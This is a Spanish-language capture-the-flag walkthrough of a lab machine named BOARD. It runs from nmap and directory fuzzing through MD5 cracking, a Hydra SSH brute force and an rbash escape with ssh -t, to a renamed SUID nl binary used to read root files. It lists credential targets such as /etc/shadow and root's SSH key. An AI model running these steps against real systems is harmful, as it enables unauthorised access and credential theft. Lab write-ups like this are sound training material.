

Laboratorio BOARD

Se procede realizar un escaneo con nmap con la siguiente linea:

```
nmap -p- -sS -sC -sV --min-rate 5000 -vvvv -n -Pn 172.17.0.2 -oN escaneo.txt
```

| Parámetro       | Significado            | Acción                                                                                      |
|-----------------|------------------------|---------------------------------------------------------------------------------------------|
| -p-             | Todos los puertos      | Escanea los puertos (1-65535)                                                               |
| -sS             | SYN stealth scan       | Escaneo sigiloso no completa el handshake TCP, es menos detectable que un escaneo completo. |
| -sC             | Scripts por defecto    | Ejecuta categoría de scripts default NSE                                                    |
| -sV             | Detección de versiones | Intenta identificar la versión exacta del servicio que corre en cada puerto abierto.        |
| --min-rate 5000 | Velocidad mínima       | Envía al menos 5000 paquetes por segundo.                                                   |
| -vvvv           | Verbosity nivel 4      | Muestra más información en pantalla.                                                        |
| -n              | Sin resolución DNS     | No intenta resolver nombres de dominio, eso acelera el escaneo.                             |
| -Pn             | Sin ping previo        | Asume que el host está activo sin hacer ping, útil si el firewall bloquea ICMP.             |
| 172.17.0.2      | ip objetivo            | Dirección del objetivo                                                                      |
| -oN escaneo.txt | Salida normal          | Guarda los resultados en un archivo de texto.                                               |

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64      OpenSSH 8.9p1 Ubuntu 3ubuntu0.14 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 89:88:43:4f:37:a5:08:15:6b:5f:39:ce:9b:57:ff:34 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBASK1iGz2sNeIdwNKKiKPdbn/ef+U/gSBt7BsYeLVxG
6UegNKiVqGIrSLR42XjQ=
|   256 5e:00:43:a5:78:18:08:e1:0b:ad:eb:b8:04:98:f5:d3 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH6JsYfpnOMv3W7dgWINRUv5Z78sAx85g4t7NRyrbVt
80/tcp    open  http      syn-ack ttl 64      Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
|_ http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: DE:FE:1D:35:BD:01 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

| Puerto | Estado | Servicio | Detalle              |
|--------|--------|----------|----------------------|
| 22/tcp | Open   | Ssh      | OpenSSH 8.9p1 Ubuntu |
| 80/tcp | Open   | Http     | Apache httpd 2.4.52  |

Realizamos un fuzzing para encontrar directorios ocultos en servidor de Apache.

`feroxbuster -u http://172.17.0.2 -x php,txt,bak,old,zip,conf,inc -C 404 -o ferox_results.txt`

```
(kali@kali)-[~/Downloads/board] Size Description
$ feroxbuster -u http://172.17.0.2 -x php,txt,bak,old,zip,conf,inc,sql -C 404 -o ferox_results.txt


Parent Directory
ERRIC-OXIDE
by Ben "epi" Risher 2026-04-04 23:29 6ver: 2.13.1

Target Url 2026-04-04 http://172.17.0.2/
In-Scope Url 172.17.0.2
Threads 50
Wordlist (Ubuntu) Serve /usr/share/feroxbuster/raft-medium-directories.txt
Status Code Filters [404]
Timeout (secs) 7
User-Agent feroxbuster/2.13.1
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
Output File ferox_results.txt
Extensions [php, txt, bak, old, zip, conf, inc, sql]
HTTP methods [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 9l 31w 272c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 9l 28w 275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301 GET 9l 28w 307c http://172.17.0.2/docs => http://172.17.0.2/docs/
200 GET 4l 21w 225c http://172.17.0.2/docs/database.sql
200 GET 7l 49w 341c http://172.17.0.2/docs/notes.txt
200 GET 22l 105w 5952c http://172.17.0.2/icons/ubuntu-logo.png
200 GET 17l 32w 663c http://172.17.0.2/panel.php
200 GET 28l 64w 1020c http://172.17.0.2/index.php
200 GET 3l 4w 64c http://172.17.0.2/docs/hash.txt
200 GET 363l 961w 10671c http://172.17.0.2/

[#####] - 8s 270090/270090 0s found:8 errors:0
[#####] - 7s 270000/270000 38341/s http://172.17.0.2/
[#####] - 0s 270000/270000 1849315/s http://172.17.0.2/docs/ => Directory listing (add --scan-dir-listings to scan)
```



Obtenemos el database.sql `wget -O database.sql http://172.17.0.2/docs/database.sql`

Leemos el archivo que hemos descargado.

```
(kali㉿kali)-[~/Downloads/board]
└─$ cat database.sql
-- stale export
CREATE TABLE users(id INT, username TEXT, password TEXT);
INSERT INTO users VALUES (1,'svc_board','6f1ed002ab5595859014ebf0951522d9');
INSERT INTO users VALUES (2,'legacy','5f4dcc3b5aa765d61d8327deb882cf99');
```

Obtenenos lo siguiente:

Usuario: svc\_board

Password: 6f1ed002ab5595859014ebf0951522d9

Usuario: legacy

Password: 5f4dcc3b5aa765d61d8327deb882cf99

Para comprobar que son hashes y contraseñas en texto plano realizamos lo siguiente en el terminal.

Características de un hash:

Longitud fija MD5=32, SHA1=40, SHA256=64

```
(kali㉿kali)-[~/Downloads/board]
└─$ echo "6f1ed002ab5595859014ebf0951522d9" | wc -c
33
12 horas
(kali㉿kali)-[~/Downloads/board]
└─$ echo "5f4dcc3b5aa765d61d8327deb882cf99" | wc -c
33
```

Para poder descifrar los hashes usaremos Jhon the Ripper realizamos la creación de un archivo que contenga los hashes para MD5

```
echo "6f1ed002ab5595859014ebf0951522d9" > hashes_john.txt
```

```
echo "5f4dcc3b5aa765d61d8327deb882cf99" >> hashes_john.txt
```

Crackeamos con diccionario

```
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes_john.txt
```

```
(kali@kali)-[~/Downloads/board]
$ john --list-formats | grep -i md5
416 formats (149 dynamic formats shown as just "dynamic_n" here)
descript, bsdicrypt, md5crypt, md5crypt-long, bcrypt, scrypt, LM, AFS,
aix-ssha512, andOTP, ansible, argon2, as400-des, as400-ssha1, asa-md5,
django-scrypt, dmd5, dm5, dominosec, dominosec8, DPAPImk, dragonfly3-32,
mscash2, MSCHAPv2, mschapy2-naive, krb5pa-md5, mssql, mssql05, mssql12,
net-md5, netntlmv2, netntlm, netntlm-naive, net-sha1, nk, notes, md5ns,
Padlock, Palshop, Panama, PBKDF2-HMAC-MD4, PBKDF2-HMAC-MD5, PBKDF2-HMAC-SHA1,
pgpwde, phpass, PHPS, PHPS2, pix-md5, PKZIP, po, postgres, PST, PuTTY,
Raw-Blake2, Raw-Keccak, Raw-Keccak-256, Raw-MD4, Raw-MD5, Raw-MD5u, Raw-SHA1,
solarwinds, SSH, sspr, Stribog-256, Stribog-512, STRIP, SunMD5, SybaseASE,
Sybase-PROP, tacacs-plus, tcp-md5, telegram, tezos, Tiger, tc_aes_xts,
HMAC-MD5, HMAC-SHA1, HMAC-SHA224, HMAC-SHA256, HMAC-SHA384, HMAC-SHA512,
```

```
(kali@kali)-[~/Downloads/board]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes_john.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password (??)
blah (??)
2g 0:00:00:00 DONE (2026-06-28 03:52) 33.33g/s 121600p/s 121600c/s 128000C/s bethan..sta
r11
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliab
ly
Session completed.
```

Usuario: svc\_board

Password: 6f1ed002ab5595859014ebf0951522d9 (password)

Usuario: legacy

Password: 5f4dcc3b5aa765d61d8327deb882cf99 (blah)

Analizamos el archivo en formato txt llamado hash.txt

uggcf://obyneq/yvc/obneq/cnary.cuc

a: qebjare

svany-erfgber.gkg

Si lo analizamos está codificado en ROT13 es un tipo de cifrado César de 13 posiciones

uggcf:// parece https:// pero con las letras desplazadas

::// sigue igual (los signos no se cifran en ROT13)

El patrón http:// vs uggcf://


h si lo desplazamos sería u (13 letras después: h→i→j→k→l→m→n→o→p→q→r→s→t→u)

t si lo desplazamos sería g (t→u→v→w→x→y→z→a→b→c→d→e→f→g)

La nota decodificada quedaría de esta manera:

https://board/lip/board/panel.php  
n: drowner  
final-restore.txt

El archivo notas también contiene pistas.



Procedemos a realizar una petición HTTP GET realizada con la herramienta curl.

Mediante una solicitud a un servidor web para obtener un recurso en este caso una pagina PHP enviando datos a través de la URL usando el comando GET.


curl -s "http://172.17.0.2/panel.php?token=drowner"

| Parte         | Significado                           | Explicación                                       |
|---------------|---------------------------------------|---------------------------------------------------|
| curl          | Herramienta de transferencia de datos | Cliente HTTP para hacer peticiones desde terminal |
| -s            | Silent (modo silencioso)              | Oculto la barra de progreso y mensajes de error   |
| "http://...   | URL completa                          | Dirección del servidor y recurso                  |
| 172.17.0.2    | Dirección IP                          | IP del servidor (contenedor Docker)               |
| /panel.php    | Ruta y archivo                        | Archivo PHP que procesa la petición               |
| ?             | Separador                             | Indica que vienen parámetros                      |
| token=drowner | Parámetro GET                         | Clave=valor enviado en la URL                     |

```

<!doctype html>
<html lang="es">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>BOARD Panel</title>
<style>
body{font-family:Arial,sans-serif;background:#0f1720;color:#d9e2ec;margin:0}.wrap{max-wi
dth:960px;margin:60px auto;padding:24px}.card{background:#17212b;border:1px solid #2f3c4
9;padding:24px;border-radius:10px}pre,code{background:#0a1016;color:#9fe870;padding:12px
;display:block;border-radius:8px;overflow:auto}a{color:#8fd3ff}
</style>
</head>
<body>
<div class="wrap"><div class="card">
<h1>Operations panel</h1>
<p>Welcome back, operator.</p>
<p>Pending reminder:</p>
<pre>maintenance account still enabled
user: drowner
password policy: same old migration mnemonic, wet then dry, joined with hyphens and zero
s</pre>
<p>The infra audit kept complaining about a helper binary that survived cleanup, but nob
ody escalated the ticket.</p>
</div></div>
</body>
</html>

```



El panel reveló la cuenta de mantenimiento drowner con su política de contraseña, y confirmó la existencia de un binario de auditoría sospechoso con potencial vector de escalada.

Credenciales y pistas para la clave

- ⑩ Se ha confirmado que este es un usuario activo (drowner).
- ⑩ Tenemos una política de contraseña:

"same old migration mnemonic, wet then dry, joined with hyphens and zeros" es la clave para descifrar la contraseña.

Analicemos la pista:

- ⑩ “same old migration mnemonic”: se refiere a una palabra o frase mnemotécnica, es decir, fácil de recordar, relacionada con una migración.
- ⑩ “wet then dry”: Es la frase mnemotécnica en sí, son las palabras clave.
- ⑩ “joined with hyphens and zeros”: indica como se debe de unir estas palabras y añadir números, debemos usar guiones y el número cero.

Con esto podemos deducir que la contraseña sería: wet-dry-0 el cual vamos a hacer la prueba con el usuario drowner.

Procedemos con una conexión SSH, lo haremos con sshpass.

```
sshpass -p 'wet-dry-0' ssh -o StrictHostKeyChecking=no drowner@172.17.0.2
```

```
(kali㉿kali)-[~/Downloads/board]
$ sshpass -p 'wet-dry-0' ssh -o StrictHostKeyChecking=no drowner@172.17.0.2
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:e9ustBgMBHBQIuJdCnIhoXMrE8jGZbjtrVycq8eOHag.
Please contact your system administrator.
Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /home/kali/.ssh/known_hosts:3
  remove with:
  ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
Password authentication is disabled to avoid man-in-the-middle attacks.
Keyboard-interactive authentication is disabled to avoid man-in-the-middle attacks.
UpdateHostkeys is disabled because the host key is not trusted.
drowner@172.17.0.2: Permission denied (publickey,password).
```

```
ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
```

```
└─$ sshpass -p 'wet-dry-0' ssh -o StrictHostKeyChecking=no drowner@172.17.0.2
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
Permission denied, please try again.
```

Como no tenemos acceso procedemos a generar un diccionario con crunch, pero teniendo en cuenta el indicio con board y no con wet-dry-0 ya que no ha funcionado.

```
crunch 9 9 -t board%%%% > list_board.txt
```

| Parte           | Significado                     |
|-----------------|---------------------------------|
| crunch          | Generador de diccionarios       |
| 9 9             | Longitud exacta de 9 caracteres |
| -t board%%%%    | Patrón "board" + 4 números      |
| >list_board.txt | Guarda el resultado en archivo  |

Creado el diccionario realizamos fuerza bruta con hydra:

```
hydra -l board -P list_board.txt -t 4 -vV ssh://172.17.0.2
```

```
[ATTEMPT] target 172.17.0.2 - login "board" - pass "board2014" - 2015 of 10000 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "board" - pass "board2015" - 2016 of 10000 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "board" - pass "board2016" - 2017 of 10000 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "board" - pass "board2017" - 2018 of 10000 [child 3] (0/0)
[ATTEMPT] target 172.17.0.2 - login "board" - pass "board2018" - 2019 of 10000 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "board" - pass "board2019" - 2020 of 10000 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "board" - pass "board2020" - 2021 of 10000 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "board" - pass "board2021" - 2022 of 10000 [child 3] (0/0)
[STATUS] 65.23 tries/min, 2022 tries in 00:31h, 7978 to do in 02:03h, 4 active
[ATTEMPT] target 172.17.0.2 - login "board" - pass "board2022" - 2023 of 10000 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "board" - pass "board2023" - 2024 of 10000 [child 3] (0/0)
[ATTEMPT] target 172.17.0.2 - login "board" - pass "board2024" - 2025 of 10000 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "board" - pass "board2025" - 2026 of 10000 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "board" - pass "board2026" - 2027 of 10000 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "board" - pass "board2027" - 2028 of 10000 [child 0] (0/0)
[22][ssh] host: 172.17.0.2 login: board password: board2026
[STATUS] attack finished for 172.17.0.2 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-28 18:01:28
```

Iniciamos sesión con SSH

```
ssh board@172.17.0.2
```

Tenemos una restricción rbash (restricted bash), esto limita pero dará los binarios SUID.



```
board@board:~$ find / -perm -4000 -type f 2>/dev/null
-rbash: /dev/null: restricted: cannot redirect output
board@board:~$ find / -perm -4000 -type f
find: '/root': Permission denied
find: '/home/drowner': Permission denied
find: '/proc/tty/driver': Permission denied
find: '/proc/1/task/1/fd': Permission denied
find: '/proc/1/task/1/fdinfo': Permission denied
find: '/proc/1/task/1/ns': Permission denied
find: '/proc/1/fd': Permission denied
find: '/proc/1/map_files': Permission denied
find: '/proc/1/fdinfo': Permission denied
find: '/proc/1/ns': Permission denied
find: '/proc/16/task/16/fd': Permission denied
find: '/proc/16/task/16/fdinfo': Permission denied
find: '/proc/16/task/16/ns': Permission denied
find: '/proc/16/fd': Permission denied
find: '/proc/16/map_files': Permission denied
find: '/proc/16/fdinfo': Permission denied
find: '/proc/16/ns': Permission denied
find: '/proc/17/task/17/fd': Permission denied
find: '/proc/17/task/17/fdinfo': Permission denied
find: '/proc/17/task/17/ns': Permission denied
find: '/proc/17/fd': Permission denied
find: '/proc/17/map_files': Permission denied
find: '/proc/17/fdinfo': Permission denied
find: '/proc/17/ns': Permission denied
find: '/proc/19/task/19/fd': Permission denied
find: '/proc/19/task/19/fdinfo': Permission denied
find: '/proc/19/task/19/ns': Permission denied
find: '/proc/19/fd': Permission denied
find: '/proc/19/map_files': Permission denied
find: '/proc/19/fdinfo': Permission denied
find: '/proc/19/ns': Permission denied
find: '/proc/63/task/63/fd': Permission denied
find: '/proc/63/task/63/fdinfo': Permission denied
find: '/proc/63/task/63/ns': Permission denied
find: '/proc/63/fd': Permission denied
find: '/proc/63/map_files': Permission denied
find: '/proc/63/fdinfo': Permission denied
find: '/proc/63/ns': Permission denied
find: '/proc/101/task/101/fd': Permission denied
find: '/proc/101/task/101/fdinfo': Permission denied
```

```
find: '/proc/1024/task/1024/fdinfo/5': No such file or directory
find: '/proc/1024/fdinfo/6': No such file or directory
find: '/etc/ssl/private': Permission denied
/usr/local/bin/.syslog-helper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/sudo
find: '/var/cache/apt/archives/partial': Permission denied
find: '/var/cache/ldconfig': Permission denied
find: '/var/cache/private': Permission denied
find: '/var/lib/private': Permission denied
find: '/var/lib/php/sessions': Permission denied
find: '/var/log/apache2': Permission denied
```

Para poder eludir la restricción se utiliza la opción -t de SSH este fuerza la ejecución de un comando específico antes de iniciar la shell:

```
ssh board@[IP] -t "bash --noprofile --norc"
```

```
(kali㉿kali)-[~/Downloads/board]
└─$ ssh board@172.17.0.2 -t "bash --noprofile --norc"
board@172.17.0.2's password:
bash-5.1$ find / -perm -4000 -type f 2>/dev/null
/usr/local/bin/.syslog-helper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/sudo
bash-5.1$
```

```
bash-5.1$ id
uid=1000(board) gid=1000(board) groups=1000(board)
bash-5.1$ pwd
/home/board
bash-5.1$
```

Se identificó el binario .syslog-helper en /usr/local/bin/

```
bash-5.1$ ls -al /usr/local/bin/.syslog-helper
-rwsr-xr-x 1 root root 100936 Apr  4 23:36 /usr/local/bin/.syslog-helper
bash-5.1$
```

El binario SUID encontrado con permisos rwsr-xr-x y propiedad root se puede hacer una escalada de privilegios, analizaremos el binario ver que tipo de archivo es:

```
sh-5.1$ file /usr/local/bin/.syslog-helper
```

```
/usr/local/bin/.syslog-helper: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=389d630b8809ed0e5423b2ace555a7a70832ed84, for GNU/Linux 3.2.0, stripped
```

Se detecta que es un binario setuid ELF 64-bit lo que significa que se ejecutará con permisos de root y está stripped (sin símbolos de depuración).

```

bash-5.1$ /usr/local/bin/.syslog-helper --help
Usage: /usr/local/bin/.syslog-helper [OPTION]... [FILE]...
Write each FILE to standard output, with line numbers added.

With no FILE, or when FILE is -, read standard input.

Mandatory arguments to long options are mandatory for short options too.
-b, --body-numbering=STYLE      use STYLE for numbering body lines
-d, --section-delimiter=CC      use CC for logical page delimiters
-f, --footer-numbering=STYLE    use STYLE for numbering footer lines
-h, --header-numbering=STYLE    use STYLE for numbering header lines
-i, --line-increment=NUMBER     line number increment at each line
-l, --join-blank-lines=NUMBER   group of NUMBER empty lines counted as one
-n, --number-format=FORMAT      insert line numbers according to FORMAT
-p, --no-renumber              do not reset line numbers for each section
-s, --number-separator=STRING   add STRING after (possible) line number
-v, --starting-line-number=NUMBER first line number for each section
-w, --number-width=NUMBER       use NUMBER columns for line numbers
--help      display this help and exit
--version   output version information and exit

Default options are: -bt -d'\:' -fn -hn -i1 -l1 -n'rn' -s<TAB> -v1 -w6

CC are two delimiter characters used to construct logical page delimiters;
a missing second character implies ':'.

STYLE is one of:

a      number all lines
t      number only nonempty lines
n      number no lines
pBRE   number only lines that contain a match for the basic regular
        expression, BRE

FORMAT is one of:

ln      left justified, no leading zeros
rn      right justified, no leading zeros
rz      right justified, leading zeros

GNU coreutils online help: <https://www.gnu.org/software/coreutils/>
Report any translation bugs to <https://translationproject.org/team/>

```

| Información                                    | Significado                                                         |
|------------------------------------------------|---------------------------------------------------------------------|
| <u>setuid</u>                                  | Tiene el bit <u>SUID</u> activado                                   |
| <u>ELF</u> 64-bit                              | Es un binario ejecutable                                            |
| <u>LSB</u> pie <u>executable</u>               | Está compilado como ejecutable de posición independiente            |
| X86-64                                         | Arquitectura de 64 bits                                             |
| <u>dynamically linked</u>                      | Usa bibliotecas compartidas                                         |
| <u>interpreter</u> /lib64/ld-linux-x86-64.so.2 | Un cargador dinámico estándar                                       |
| <u>stripped</u>                                | Sin símbolos de depuración esto hace más <u>difícil</u> de analizar |

El binario muestra la ayuda del comando nl (number lines) de GNU Coreutils.  
nl es un comando estándar de Linux que numera líneas de archivos de texto.  
El binario es nl renombrado pero con permisos SUID, esto significa que:

- ⑩ Cualquier usuario puede ejecutarlo.
- ⑩ Se ejecuta como root.
- ⑩ Puede leer cualquier archivo del sistema.

Los archivos sensibles que se podrían leer:

| Archivo                  | Contenido             | Importancia                  |
|--------------------------|-----------------------|------------------------------|
| /etc/shadow              | Hashes de contraseñas | Se puede crackear            |
| /etc/passwd              | Usuarios del sistema  | Información de usuarios      |
| /root/.bash_history      | Historial de root     | Comandos ejecutados por root |
| /root/.ssh/id_rsa        | Clave SSH de root     | Acceso sin contraseña        |
| /var/www/html/config.php | Configuración web     | Credenciales de BD           |
| /root/flag.txt           | La flag final         | Objetivo del Lab             |

Usaremos la siguiente línea:

```
bash-5.1$ /usr/local/bin/.syslog-helper /root/flag.txt 1
```

```
■BOARD{r3str1ct3d_sh3lls_st1ll_l34k_wh3n_su1d_speaks}
```

Encontramos la flag.

